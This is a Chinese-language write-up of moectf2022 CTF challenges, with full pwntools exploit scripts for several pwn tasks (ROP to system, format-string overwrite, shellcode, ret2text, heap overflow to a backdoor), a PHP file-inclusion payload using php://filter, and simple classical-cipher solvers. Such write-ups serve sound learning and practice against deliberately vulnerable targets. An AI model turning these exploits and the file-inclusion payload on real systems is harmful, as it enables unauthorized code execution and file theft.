bin_sh_addr = libcbase + libc.dump('str_bin_sh')
sys_addr = libcbase + libc.dump('system')
ret_addr = 0x40117f

payload2 = ('A'*offset).encode() + p64(ret_addr) + p64(pop_rdi) +
p64(bin_sh_addr) + p64(sys_addr)
io.sendline(payload2)

io.interactive()
```

babyfmt

```
a111@321:~/CTFS/moectf2022/babyfmt$ checksec babyfmt
[*] '/home/a111/CTFS/moectf2022/babyfmt/babyfmt'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

32位，只开了NX

```
int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
  char *s; // [esp+18h] [ebp-110h]
  char buf[256]; // [esp+1Ch] [ebp-10Ch] BYREF
  unsigned int v5; // [esp+11Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stderr, 0, 2, 0);
  s = (char *)malloc(0x10u);
  sprintf(s, "%p", backdoor);
  printf("gift: %p\n", s);
  while ( 1 )
  {
    memset(buf, 0, sizeof(buf));
    read(0, buf, 0xFFu);
    printf(buf);
  }
}
```

有后门

题中给了个gift，但是不知道有什么用，后面也想了比较久

最后用了控制执行流，但是 printf 在 无限循环 里面，不可能控制main函数的返回地址，只能想到修改 printf 的函数栈后面的返回地址

gdb调试到printf函数里面

```
00:0000 esp 0xffffd05c —▸ 0x804869f (main+235) ◂— add    esp, 0x10
```

返回地址对应栈地址为 0xffffd05c

给printf输入%p.%p.%p.%p，再在printf的函数栈里面找到一个比较接近它的值，结果发现printf输出的第一个参数的值就最接近

```
pwndbg> n
0xffffd08c.0xff.(nil).0xf7fc66d0
```

反复调试，结果一致，两个地址相差 0x30，用%hhn进行字节修改为后门地址（%n本身为四字节修改，多一个h短一半，两个h就是单字节）

---------貌似可以直接修改got表。（我是彩笔）

exp:

```
#!/usr/bin/env python3
from pwn import *

io = remote("43.136.137.17",3913)
#io = process("./babyfmt")
context(os = 'linux',arch = 'i386',log_level = 'debug')

io.recvline()

payload1 = b'%p'
io.sendline(payload1)
stack_value = int(eval(str(io.recv(10))),16)
#attach(io)
```


```
payload2 = p32(stack_value-0x30) + p32(stack_value-0x2f) + b'%125c%12$hhn' +
b'%31c%11$hhn'
io.sendline(payload2)

io.interactive()
```

shellcode

题面都是shellcode了，应该不会开NX了

```
a111@321:~/CTFS/moectf2022/shellcode$ checksec shellcode
[*] '/home/a111/CTFS/moectf2022/shellcode/shellcode'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

IDA打开，不能F5，但是pwn题还是能看看汇编的




```
lea     rax, [rbp+s]
mov     edx, 40h ; '@'  ; n
mov     esi, 0          ; c
mov     rdi, rax        ; s
call    _memset
lea     rax, [rbp+s]
mov     rdi, rax
mov     eax, 0
call    _gets
lea     rdx, [rbp+s]
mov     eax, 0
call    rdx
```

可以看到先设置s数组为0，再gets得到用户输入，最后直接跳转到s位置执行s对应机器码

所以直接输入shellcode就能getshell了，用shellcraft可以方便点，直接写机器码也可以

exp:


```python
#!/usr/bin/env python3
from pwn import *

io = remote("43.136.137.17",3914)
#io = process("./shellcode")
context(os="linux",arch="amd64",log_level="debug")

shellcode = asm(shellcraft.sh())
io.sendline(shellcode)

io.interactive()
```

ret2text

看保护


```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   unsigned int v3; // eax
4   __int64 v4; // rdi
5   int v5; // eax
6   char buf[64]; // [rsp+0h] [rbp-40h] BYREF
7
8   puts("I've prepared a gift for you, if you don't want to keep learning CET-4 words, find it out!");
9   v3 = time(0LL);
0   v4 = v3;
1   srand(v3);
2   v5 = rand();
3   ((void (__fastcall *)(__int64, const char **))learn[v5 % 100])(v4, argv);
4   printf("Make a wish: ");
5   read(0, buf, 0x64uLL);
6   return 0;
7 }
```

出题人要给我们礼物，还让我们许愿



给了一堆以 a 开头的四级词汇。。。

虽然看起来不知道要干什么，但是去看rodata段就可以看到 /bin/sh

```
.rodata:000000000040238F 00                          align 10h
.rodata:0000000000402390                             ; const char aEchoAcquaintan[]
.rodata:0000000000402390 65 63 68 6F 20 22 61 63 71 75+aEchoAcquaintan db 'echo "acquaintance is a CET-4 word^_^"',0
.rodata:0000000000402390 61 69 6E 74 61 6E 63 65 20 69+                              ; DATA XREF: acquaintance+8↑o
.rodata:00000000004023B7 00                          align 8
.rodata:00000000004023B8                             ; const char aEchoAcquireIsA[]
.rodata:00000000004023B8 65 63 68 6F 20 22 61 63 71 75+aEchoAcquireIsA db 'echo "acquire is a CET-4 word^_^"',0
.rodata:00000000004023B8 69 72 65 20 69 73 20 61 20 43+                              ; DATA XREF: acquire+8↑o
.rodata:00000000004023DA 00 00 00 00 00 00           align 20h
.rodata:00000000004023E0                             ; const char aEchoAcreIsACet[]
.rodata:00000000004023E0 65 63 68 6F 20 22 61 63 72 65+aEchoAcreIsACet db 'echo "acre is a CET-4 word^_^"',0
.rodata:00000000004023E0 20 69 73 20 61 20 43 45 54 2D+                              ; DATA XREF: acre+8↑o
.rodata:00000000004023FF                             ; const char aBinSh[]
.rodata:00000000004023FF 2F 62 69 6E 2F 73 68 00     aBinSh db '/bin/sh',0           ; DATA XREF: action+8↑o
.rodata:0000000000402407 00                          align 8
.rodata:0000000000402408                             ; const char aEchoAdaptIsACe[]
.rodata:0000000000402408 65 63 68 6F 20 22 61 64 61 70+aEchoAdaptIsACe db 'echo "adapt is a CET-4 word^_^"',0
.rodata:0000000000402408 74 20 69 73 20 61 20 43 45 54+                              ; DATA XREF: adapt+8↑o
.rodata:0000000000402428                             ; const char aEchoAdditionIs[]
.rodata:0000000000402428 65 63 68 6F 20 22 61 64 64 69+aEchoAdditionIs db 'echo "addition is a CET-4 word^_^"',0
.rodata:0000000000402428 74 69 6F 6E 20 69 73 20 61 20+                              ; DATA XREF: addition+8↑o
.rodata:000000000040244B 00 00 00 00 00              align 10h
.rodata:0000000000402450                             ; const char aEchoAdditional[]
.rodata:0000000000402450 65 63 68 6F 20 22 61 64 64 69+aEchoAdditional db 'echo "additional is a CET-4 word^_^"',0
.rodata:0000000000402450 74 69 6F 6E 61 6C 20 69 73 20+                              ; DATA XREF: additional+8↑o
.rodata:0000000000402475 00 00 00                    align 8
.rodata:0000000000402478                             ; const char aEchoAddresIsAC[]
.rodata:0000000000402478 65 63 68 6F 20 22 61 64 64 72+aEchoAddresIsAC db 'echo "addres is a CET-4 word^_^"',0
000023FF 00000000004023FF: .rodata:aBinSh (Synchronized with Hex View-1)
```

对应单词action，直接可以getshell了

exp:

```
#!/usr/bin/env python3
from pwn import *

io = remote("moectf.challenge.ctf.show",27002)
#io = process("./ret2text")

addr = 0x4014c2
offset = 0x40+8

payload = ('A'*offset).encode() + p64(addr)
io.sendline(payload)

io.interactive()
```

S1MPLE_HEAP

查看保护

```
a111@321:~/CTFS/moectf2022/simple_heap$ checksec s1mple_heap
[*] '/home/a111/CTFS/moectf2022/simple_heap/s1mple_heap'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

保护全开。

第一次做堆题，顺便可以了解下堆管理机制。

IDA看下

```
 6  v4 = __readfsqword(0x28u);
 7  init(argc, argv, envp);
 8  puts("hello, welcome to moectf!  >_<");
 9  while ( 1 )
10  {
11    fflush(stdout);
12    v3 = 0;
13    puts("make your choice!");
14    puts(" 1.allocate\n 2.delete\n 3.fill\n 4.print heap\n 5.exit");
15    fflush(stdout);
16    __isoc99_scanf("%u", &v3);
17    while ( getchar() != 10 )
18      ;
19    switch ( v3 )
20    {
21      case 1:
22        allocate();
23        break;
24      case 2:
25        delete();
26        break;
27      case 3:
28        fill();
29        break;
30      case 4:
31        print();
32        break;
33      case 5:
34        exit(0);
      default:
```

堆的操作函数

还有个后门

```
1 int one_gadget()
2 {
3   return system("/bin/sh");
4 }
```

分别进函数里面再看下


在fill()函数里面看到read()多读取了 24 = 3 * 8 个字节

```
unsigned __int64 fill()
{
  unsigned int v1; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts("index:");
  fflush(stdout);
  __isoc99_scanf("%u", &v1);
  while ( getchar() != 10 )
    ;
  if ( *((_QWORD *)&ChunkInfo + 2 * v1) )
  {
    puts("content:");
    fflush(stdout);
    read(0, *((void **)&ChunkInfo + 2 * v1), dword_4468[4 * v1] + 24);
    while ( getchar() != 10 )
      ;
  }
  else
  {
    puts("wrong index!");
  }
  return __readfsqword(0x28u) ^ v2;
}
```

然后就是边用gdb调试边熟悉程序，程序中没有调用malloc函数分配堆内存，而是在bss段分配内存来模拟堆的操作，因此wiki上面的那些堆利用技巧都用不上，但是作为堆肯定通过溢出控制堆指针来获取某块内存任意写的能力。

分配空间时 空间会自动以 0x10 对齐。

从allocate函数和程序运行中可以看到可分配的最大内存为1008 + 16（16为chunk头）




```
    for ( j = 0; j <= 63; j += v1 >> 4 )
    {
      if ( mmap[2 * j] == 0xFFFFFFFFLL && sizeofchunk[2 * j] > v3 )
      {
        mmap[2 * j] = 0xEEEEEEEELL;
        mmap[2 * j + 2 + v3 / 8u] = 0xFFFFFFFFLL;
        mmap[2 * j + 3 + v3 / 8u] = sizeofchunk[2 * j] - v3 - 16;
        *((_QWORD *)&ChunkInfo + 2 * v5) = &mmap[2 * j + 2];
        sizeofchunk_in_chunkinfo[4 * v5] = v3;
        sizeofchunk[2 * j] = v3;
        **((_QWORD **)&ChunkInfo + 2 * v5) = 0LL;
        return __readfsqword(0x28u) ^ v8;
      }
      v1 = sizeofchunk[2 * j] + 16;
      if ( v1 < 0 )
        v1 = sizeofchunk[2 * j] + 31;
    }
```

gdb调试下

```
pwndbg> x/16gx 0x555555558040
0x555555558040 <mmap>:  0x00000000eeeeeeee      0x0000000000000010
0x555555558050 <mmap+16>:       0x0000000000000000      0x0000000000000000
0x555555558060 <mmap+32>:       0x00000000ffffffff      0x0000000000000010
0x555555558070 <mmap+48>:       0x0000000000000000      0x0000000000000000
0x555555558080 <mmap+64>:       0x00000000eeeeeeee      0x0000000000000010
0x555555558090 <mmap+80>:       0x0000000000000000      0x0000000000000000
0x5555555580a0 <mmap+96>:       0x00000000ffffffff      0x0000000000000390
0x5555555580b0 <mmap+112>:      0x0000000000000000      0x0000000000000000
```

```
pwndbg>
0x5555555583c0 <mmap+896>:      0x0000000000000000      0x0000000000000000
0x5555555583d0 <mmap+912>:      0x0000000000000000      0x0000000000000000
0x5555555583e0 <mmap+928>:      0x0000000000000000      0x0000000000000000
0x5555555583f0 <mmap+944>:      0x0000000000000000      0x0000000000000000
0x555555558400 <mmap+960>:      0x0000000000000000      0x0000000000000000
0x555555558410 <mmap+976>:      0x0000000000000000      0x0000000000000000
0x555555558420 <mmap+992>:      0x0000000000000000      0x0000000000000000
0x555555558430 <mmap+1008>:     0x0000000000000000      0x0000000000000000
pwndbg>
0x555555558440 <fast_bin>:      0x0000000000000000      0x0000000000000000
0x555555558450 <fast_bin+16>:   0x0000555555558060      0x0000000000000000
0x555555558460 <ChunkInfo>:     0x0000555555558050      0x0000000000000010
0x555555558470 <ChunkInfo+16>:  0x0000000000000000      0x0000000000000000
0x555555558480 <ChunkInfo+32>:  0x0000555555558090      0x0000000000000010
0x555555558490 <ChunkInfo+48>:  0x0000000000000000      0x0000000000000000
0x5555555584a0 <ChunkInfo+64>:  0x0000000000000000      0x0000000000000000
0x5555555584b0 <ChunkInfo+80>:  0x0000000000000000      0x0000000000000000
```


```
pwndbg> x/16gx 0x555555558040+1024
0x555555558440 <fast_bin>:      0x0000000000000000      0x0000000000000000
0x555555558450 <fast_bin+16>:   0x0000555555558060      0x0000000000000000
0x555555558460 <ChunkInfo>:     0x0000555555558050      0x0000000000000010
0x555555558470 <ChunkInfo+16>:  0x0000000000000000      0x0000000000000000
0x555555558480 <ChunkInfo+32>:  0x0000555555558090      0x0000000000000010
0x555555558490 <ChunkInfo+48>:  0x0000000000000000      0x0000000000000000
0x5555555584a0 <ChunkInfo+64>:  0x0000000000000000      0x0000000000000000
0x5555555584b0 <ChunkInfo+80>:  0x0000000000000000      0x0000000000000000
```

阅读对应代码并调试可以得到mmap为实际使用内存，ChunkInfo为地址索引（使用中的chunk的数据区地址），fastbin为回收释放内存的单链表表头。

chunk如果在使用中，该chunk的前8个字节为0x00000000eeeeeeee；若处于空闲状态则为0x00000000ffffffff。后面紧跟着 可使用空间 的大小。

在分配时会先在fastbin里面查找有没有合适的堆块，如果有则分配给用户，没有则重新分配。

本来想在mmap里面修改fd指针的，然后一直不知道该怎么弄，就转向fastbin里面了，mallochook()函数也在fastbin里面，很明显就是把这个地方改成后门地址就可以了。



exp过程：

首先，先创建一个较大的堆块，剩下的空间恰好够一个小堆块。现在就有了两个堆块。且充满了mmap空间。

然后，释放第一个堆块，fastbin里面就会有一个指针。fill之前分配的那个小堆块，因为read函数的多余读取，可以覆盖到指针位置。就可以泄露地址，从而绕过PIE。

最后再次对小堆块进行填充，把fastbin伪造成一个空闲chunk，fastbin为0xffffffff，fastbin+8为0x10，fastbin+16改为 fastbin 的地址，再次分配0x10的chunk，即可操作 fastbin+16 后 0x10 的空间，把 后门地址填充到后8个字节，再次进入allocate函数就可以getshell了。

exp:


```
#!/usr/bin/env python3
from pwn import *

#io = remote("pwn.blackbird.wang",9600)
io = process("./s1mple_heap")
heap = ELF("./s1mple_heap")

context.log_level = 'debug'

def alloc(size):
    io.sendlineafter(b"exit\n",b'1')
    io.sendlineafter(b"size:",str(size))

def delet(index):
    io.sendlineafter(b"exit\n",b'2')
    io.sendlineafter(b"index:",str(index))

def fill_t(index, content):
    io.sendlineafter(b"exit\n",b'3')
    io.sendlineafter(b"index:",str(index))
    io.sendlineafter(b"content:",content)
    io.send(b'\n')

def prin_t(index):
    io.sendlineafter(b"exit\n",b'4')
    io.sendlineafter(b"index:",str(index))

alloc(976)
alloc(0x10)
delet(0)

fill_t(1,('A'*0x1F).encode())
prin_t(1)
io.recvline()
io.recvline()
mmap = u64(io.recv(6).ljust(8,b'\x00'))                    #泄露mmap地址
print(hex(mmap))

one_gadget = mmap - 0x4040 + 0x1DFD
```

```
alloc(0x10)
fill_t(1,('A'*0x10).encode() + p64(0xffffffff) + p64(0x10) + p64(mmap + 0x400))
alloc(0x10)
fill_t(2,p64(0) + p64(one_gadget) + p64(0) + p64(0) + p64(0))

io.recv()
io.sendline(b'1')
#attach(io)
io.interactive()
```

web

ezhtml

F12修改html即可（四科之和等于总分，大于600）




web安全之入门指北

God_of_Aim

打通第一部分，给一半flag，第二部分不可能用手打过吧

在网页源代码里面看了下，看到aimtrainer.js似乎是混淆过的



找找反混淆工具，得到

```
    checkflag1() {
        if (this.score == this.aimscore) {
            this.stop();
            alert("moectf{Oh_you_can_a1m_");
            alert("你已经学会瞄准了\uFF01试试看:");
            this.start2();
        }
    }
    checkflag2() {
        if (this.score == this.aimscore) {
            this.stop();
            alert("and_H4ck_Javascript}");
        }
```

inclusion

这个题和搜索到的几乎一模一样，都是文件包含

```php
if(isset($_GET['file'])){
    $file = $_GET['file'];
    include($file);
}else{
    highlight_file(__FILE__);
}
```

首先这是一个file关键字的get参数传递，`php://`是一种协议名称，`php://filter/`是一种访问本地文件的协议，`/read=convert.base64-encode/`表示读取的方式是base64编码后，`resource=index.php`表示目标文件为index.php。

通过传递这个参数可以得到index.php的源码，下面说说为什么，看到源码中的`include()`函数，这个表示从外部引入php文件并执行，如果执行不成功，就返回文件的源码。

而include的内容是由用户控制的，所以通过我们传递的`file`参数，是`include()`函数引入了index.php的base64编码格式，因为是`base64`编码格式，所以执行不成功，返回源码，所以我们得到了源码的base64格式，解码即可。

构造成 http://82.156.5.200:1041/?file=php://filter/convert.base64-encode/resource=flag.php


得到flag的base64，解码得到一个ikun

```
<?php
Hey hey, reach the highest city in the world! Actually I am ikun!!;

moectf{Y0u_are_t00_baby_la};

?>
```

basic

run me

程序拖到cmd，回车



CCCCC

运行即得，每位异或0xff相当于按位取反

Python

脚本将enc的每个的前五个bit位和后3个bit位交换，之后减去当前元素的索引，再异或key的对应元素，得到flag

run me 2

linux下运行即得

On-Campus Sign-in

古典密码

ABCDEFG~

编写python脚本

```
from string import ascii_uppercase
flag =[18,24,26,13,8,18,13,20,26,15,11,19,26,25,22,7,8,12,13,20]
for i in flag:
    print(ascii_uppercase[::-1][i-1],end="")
```

小小凯撒

字母表中既有大写又有小写，编写脚本爆破

```
from string import ascii_letters

key = iter([1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25])
for j in range(26):
    for i in "kqEftuEUEftqOADDqoFRxmsOAzsDmFGxmFuAzE":
        print((ascii_letters)[(ascii_letters.find(i))-j],end="")
    print()
```

凯撒变异了

和小小凯撒差不多，就是多了个 114514 的key，每一位按照对应偏移量往回偏移即可

```
from string import ascii_letters, ascii_lowercase,ascii_uppercase
import itertools

pw = itertools.cycle('114514')
for i in "ZpyLfxGmelDeftewJwFbwDGssZszbliileadaa":
        print((ascii_letters)[(ascii_letters.find(i))-int(next(pw))],end="")
```

Vigenere

在浏览ctf-wiki时看到了爆破的在线工具，未知密钥

工具 ¶

- 已知密钥
  - Python 的 pycipher 库
  - 在线解密 Vigenère cipher
  - CAP4
- 未知密钥
  - Vigenère Cipher Codebreaker
  - Vigenere Solver ， 不够完善。

得到

Message

```
-- MESSAGE w/Key #1 = 'tfdvsjuz' ----------------
information security, sometimes shortened to infosec, is the practice of protecting information by mitigating
information risks. it is part of information risk management. it typically involves preventing or reducing the
probability of unauthorized/inappropriate access to data, or the unlawful use, disclosure, disruption, deletion,
corruption, modification, inspection, recording, or devaluation of information. it also involves actions intended
to reduce the adverse impacts of such incidents. protected information may take any form, e.g. electronic or
physical, tangible (e.g. paperwork) or intangible (e.g. knowledge). information security's primary focus is the
balanced protection of the confidentiality, integrity, and availability of data (also known as the cia triad)
while maintaining a focus on efficient policy implementation, all without hampering organization productivity.
this is largely achieved through a structured risk management process that involves:1. identifying information and
related assets, plus potential threats, vulnerabilities, and impacts;2. evaluating the risks3. deciding how to
address or treat the risks i.e. to avoid, mitigate, share or accept them4. where risk mitigation is required,
selecting or designing appropriate security controls and implementing them5. monitoring the activities, making
adjustments as necessary to address any issues, changes and improvement opportunities6. i won't tell you that the
flag is moectf attacking the vigenere cipher is interestingto standardize this discipline, academics and
professionals collaborate to offer guidance, policies, and industry standards on password, antivirus software,
firewall, encryption software, legal liability, security awareness and training, and so forth. this
standardization may be further driven by a wide variety of laws and regulations that affect how data is accessed,
